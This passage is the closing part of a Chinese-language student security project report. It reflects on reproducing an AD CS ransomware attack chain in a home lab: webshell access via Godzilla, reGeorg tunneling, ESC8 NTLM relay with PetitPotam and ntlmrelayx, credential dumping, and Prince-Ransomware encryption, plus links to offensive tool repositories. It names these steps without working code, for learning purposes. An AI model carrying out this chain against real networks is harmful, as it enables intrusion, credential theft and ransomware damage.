當然，整份專題也有不少不足的地方。最大問題是環境穩定度不夠，只要哪個角色安裝順序不對、某個功能少勾，整個 certsrv 就可能壞掉，只好重來。攻擊流程有些步驟也還是偏手動，有做出來，但還談不上「一鍵重現」或完全自動化。另外，這次的重點幾乎都放在「攻擊怎麼做」，防禦端只是在心裡有感覺，實際上還沒有時間把 log、EDR 或 SIEM 這一塊好好接起來，看這些行為在日誌裡會長什麼樣子。

如果之後還有機會延伸這個題目，我覺得可以從兩個方向補強：一個是把實驗流程跟環境管理整理好，養成每做完一個階段就拍 VM 快照、寫簡單操作紀錄的習慣，避免一直在重灌和回憶「上次是怎麼弄的」；另一個是多加一些藍隊角度的內容，例如分析攻擊各階段在事件記錄裡留下了哪些痕跡，試著寫幾條簡單的偵測規則，讓這條攻擊鏈不只是「跑給自己看」，也能變成之後做防禦練習的素材。

Reference

- [1] Microsoft. (n.d.). Install-AdcsCertificationAuthority (ADCSDeployment module). Microsoft Learn.
Retrieved from: <https://learn.microsoft.com/en-us/powershell/module/adcsdeployment/install-adscertificationauthority>
- [2] Microsoft. (n.d.). Troubleshoot HTTP errors in IIS: HTTP 4xx and 5xx status codes. Microsoft Learn.
Retrieved from: <https://learn.microsoft.com/en-us/iis/troubleshoot/diagnosing-http-errors>
- [3] Schroeder, W., & Christensen, L. (2021). Certified Pre-Owned: Abusing Active Directory Certificate Services. SpecterOps Whitepaper, Version 1.0.1.
Retrieved from: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
- [4] Topotam. (2021). PetitPotam - PoC tool to coerce Windows hosts to authenticate to other machines via MS-EFSRPC. GitHub repository.
Retrieved from: <https://github.com/topotam/PetitPotam> GitHub
- [5] Fortra. (n.d.). Impacket - A collection of Python classes for working with network protocols (including ntlmrelayx.py). GitHub repository.
Retrieved from: <https://github.com/fortra/impacket> GitHub
- [6] Microsoft. (n.d.). Install-AdcsCertificationAuthority & Active Directory Certificate Services overview. Microsoft Docs / Microsoft Learn.
- [7] BeichenDream. (n.d.). Godzilla WebShell - Java-based Webshell Tool for Post-Exploitation. GitHub repository.
Retrieved from: <https://github.com/BeichenDream/Godzilla> GitHub
- [8] SensePost. (n.d.). reGeorg - The successor to reDuh, create SOCKS proxies through a webshell and pivot into internal networks.

GitHub repository.

Retrieved from: <https://github.com/sensepost/reGeorg> GitHub

[9] Lyak, O. (2025). Certipy – Abusing Active Directory Certificate Services. GitHub repository & Wiki.

Retrieved from: <https://github.com/ly4k/Certipy>
and <https://github.com/ly4k/Certipy/wiki>

[10] oakkaya / SecDbg. (n.d.). Prince-Ransomware – Go ransomware utilising ChaCha20 and ECIES (ECIES over secp256k1). GitHub repository.

Retrieved from: <https://github.com/oakkaya/Prince-Ransomware>

[11] Trend Micro. (2025, April 16). CrazyHunter Campaign Targets Taiwanese Critical Sectors

Retrieved from:

https://www.trendmicro.com/zh_tw/research/25/d/crazyhunter-campaign.html

[12] TeamT5 IR Team. (2025, March 17). [Case Study] CrazyHunter Ransomware Attacks Targeted Taiwan Hospitals. TeamT5 Blog.

Retrieved from: <https://teamt5.org/en/posts/the-case-study-hospital-crazyhunter-ransomware-attack/>

附錄 A. 或專題工作內容

饒源智

我在本學期以「AD 與 Windows 相關漏洞的研究與實作」為專題主題，主要是在自建的虛擬環境中，從零開始搭一個小型企業網路，再一步一步重現一條勒索攻擊鏈。因為一開始對資安其實很不熟，所以整個過程是邊查資料邊踩坑，從架 Windows Server、AD CS，到用各種工具實際打過去，算是把教學文章裡看到的東西，真的在自己環境裡跑了一遍。整體工作內容大致如下：

攻擊與防禦環境建置：

在虛擬機中安裝 Windows Server 2022，建立 AD 網域與 DNS，並部署 Active Directory Certificate Services (AD CS)，包含 Certification Authority 與 Web Enrollment 功能。同時設定 IIS 網站，處理像 HTTP 403.14、500.19 等常見錯誤，讓 `http://<目標 IP>/certsrv/` 能正常運作，作為後續 AD CS 攻擊的基礎環境。

WebShell 與內網通道實作：

在 IIS 網站上部署 WebShell，並透過 Godzilla 連線管理，確認可以在伺服器上執行指令。接著上傳並啟用 reGeorg，在 Kali 端執行 `reGeorgSocksProxy.py` 搭配 `proxychains`，讓攻擊端可以透過 WebShell 建立 socks 代理通道，模擬「駭客從外網打進來，再往內網橫向移動」的情境。

AD CS 與 NTLM Relay 攻擊流程練習：

依照相關技術文件與文章，在 AD CS 中設定容易被濫用的 ESC8 憑證範本，並於 Kali 上使用 `ntlmrelayx` 啟動中繼服務，結合 PetitPotam 觸發網域控制站對攻擊端進行 NTLM 驗證，了解攻擊者如何把這些驗證「轉接」到 AD CS 的 `/certsrv` 介面，進一步申請高權限憑證。後續再透過 `Certipy`、`secretsdump`、`wmiexec` 等工具，實際操作憑證轉換、帳號雜湊匯出以及遠端 PowerShell 控制等步驟。

勒索軟體 Impact 模擬：

使用 GitHub 上的 Prince-Ransomware 教學專案，在受害端虛擬機中產生測試檔案並執行加密流程，觀察檔案被加上特殊副檔名、內容變成亂碼，以及資料夾中出現 `DECRYPT_INSTRUCTIONS.txt` 勒索說明檔的情況，體會一旦攻擊鏈走到最後，實際對使用者檔案可用性造成的影響。

紀錄整理與報告撰寫：

在操作過程中同步截圖與記錄指令，整理出每一個階段遇到的錯誤與解決方

式，最後將整體流程寫成報告與簡報，包含實驗目的、環境架構、攻擊步驟與心得反思，也檢討像是沒有及時做 VM 快照、設定順序常常忘記等問題，作為之後如果再做類似專題時可以改進的地方。

附錄 B. 專題心得與建議

饒源智

這兩學期的實作，對我來說算是第一次比較完整地碰資安攻擊鏈。整體流程是從零開始架一個小型的企業環境，包括在 Windows Server 2022 上安裝 Active Directory、DNS、再加上 AD Certificate Services (AD CS)，把 Certification Authority 跟 Web Enrollment 功能都裝好，最後讓 `http://<目標 IP>/certsrv/` 可以正常開啟。接著，我在 IIS 上部署 WebShell，透過 Godzilla 成功連進伺服器，並用 reGeorg 建立 socks 反向通道，讓 Kali 可以像待在內網一樣掃描其他主機。之後再搭配 ntlmrelayx 和 PetitPotam，嘗試重現 AD CS 的 ESC8 攻擊流程，最後則用 Prince-Ransomware 在虛擬機裡模擬勒索軟體加密檔案、產生勒索訊息的 Impact 階段。整條路走完，雖然中間卡了很多次，但至少讓我大概知道「一場勒索攻擊」從頭到尾大概長什麼樣子。

就成果來說，我覺得比較順利的地方是環境真的有被我架起來。原本我連 IIS 裡的 ASP.NET、ISAPI 這些東西在幹嘛都不太懂，只是照著網路文章跟錯誤訊息慢慢排，一路踩過 HTTP 403.14、500.19 之類的問題，最後也學會用 Event Viewer 看錯誤、用 PowerShell 查設定。Godzilla 跟 reGeorg 那一段相對直覺，看到自己可以從 Kali 經過 WebShell 反射進內網、用 proxychains 去掃 192.168.0.x 的主機時，會有一種原來真的可以在自己電腦上跑出來的感覺。Prince-Ransomware 那部分則讓我第一次親眼看到檔案被全部加密、只剩亂碼和勒索信，對勒索攻擊的印象比以前看新聞時深很多。

當然，整個實驗也有很多不成熟的地方。最明顯的就是環境很不穩定，只要哪一步裝錯或順序搞反，像是 AD CS 角色沒裝完整、ASP 功能忘記勾，整個 certsrv 就會壞掉，只能重灌或重來一次。再來是攻擊流程沒有每一段都做到最乾淨，例如 ntlmrelayx + AD CS 那部分，我雖然有跑過完整的範例、也看過憑證跟 hash 的取得流程，但在時間跟穩定度的限制下，沒有把所有東西都做到可以「一鍵重現」，有些步驟還是偏手動、偏實驗性質。整體而言，比較像是「拼湊出一條能走通的攻擊路徑」，而不是一套完全成熟、隨時可重播的劇本。

如果要說未來可以改善的地方，我覺得最基本的就是要養成做快照和寫操作紀錄的習慣。這次很多時間都浪費在重灌、重設、忘記自己上次到底做到哪一步，每次開機都要再試一次哪個東西少裝、哪個功能沒勾，其實滿消耗耐心的。比較理想的做法是：每完成一個階段（例如 AD 架好、IIS 正常、AD CS

OK、WebShell 能連等)，就建立一個 VM 快照，另外用簡單的步驟紀錄記下來，之後如果要重做或壞掉，就直接回復，而不是從頭再爬一次坑。

再來，如果之後還有機會延伸這個專題，我會希望可以多加一些「防禦端」的內容，例如開啟更完整的 Log、在 DC 或端點上裝 EDR 或 SIEM，看看像 Godzilla 連線、reGeorg 通道、PetitPotam 觸發、ntlmrelayx 中繼這些行為，在日誌裡會留下什麼痕跡。現在這次實作比較偏向純攻擊視角，做完之後其實會有一種原來要防的是這些東西，如果能再往藍隊那邊走一步，可能會更完整。總結來說，雖然我一開始對資安幾乎是小白，但透過這次一路從架環境到跑完攻擊鏈，至少對「攻擊者到底在做什麼」有了比較具體的畫面，也知道之後如果想走這條路，自己還有很多地方需要補強。